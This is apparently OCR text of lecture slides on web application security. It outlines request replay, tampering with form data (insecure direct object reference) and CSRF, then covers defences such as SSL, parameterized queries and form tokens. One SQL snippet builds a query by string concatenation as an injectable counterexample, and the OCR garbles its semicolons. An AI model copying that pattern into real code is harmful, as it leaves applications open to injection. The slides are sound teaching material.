
- eg, send a request from a different browser

a common mistake

- programmer exposes authentication info (eg, session id) in URL
- or fails to establish a context for the client (eg, an IP address)

so how to exploit?

- sniff network and save a request that contains authentication
- just replay it!



icons throughout designed by Freepik

forge requests: unexpected contents

send requests with unexpected contents

- eg, modify request data provided by the server


a common mistake


- programmer saves context info (eg, account number) in the browser
- but fails to verify it when it comes back again

so how to exploit?


- save a request issued from a server-generated form
- modify the request, and reissue it

This is **insecure direct object reference**






This is **CSRF**



icons throughout designed by Freepik



how to defend a web app

icons throughout designed by Freepik

framework support

web apps built on standard frameworks

- Laravel (PHP), ASP.NET, Spring (Java), Rails, etc


also content management systems

- Drupal, Wordpress, Sharepoint, etc

examples of built-in features


- SSL encryption
- sanitization of input data
- hidden form tokens

secure sockets layer (SSL)



what SSL provides

- authentication of server
- encryption of data (so no sniffing)
- client- and session-based encryption (so no replay)



sanitization of input data

```
execute("SELECT * FROM users WHERE email = ?", ea;)
```

```
execute("SELECT name FROM users WHERE email = '" + ea + "'";)
```

what sanitization provides

- parameters for database API
- auto-escaping in templates
- whitelisting not blacklisting

outcome

- should eliminate all injection attacks!

hidden form tokens


how it works

- server adds hidden token to form
- checks that client requests use this token

prevents CSRF attacks

- token is session-specific
- attacker can't forge token

countering CSRF with a **form token**



in Rails:

protect_from_forgery

but not a panacea

96% of web apps have vulnerabilities
half of these are application-specific
Cenzic, 2014

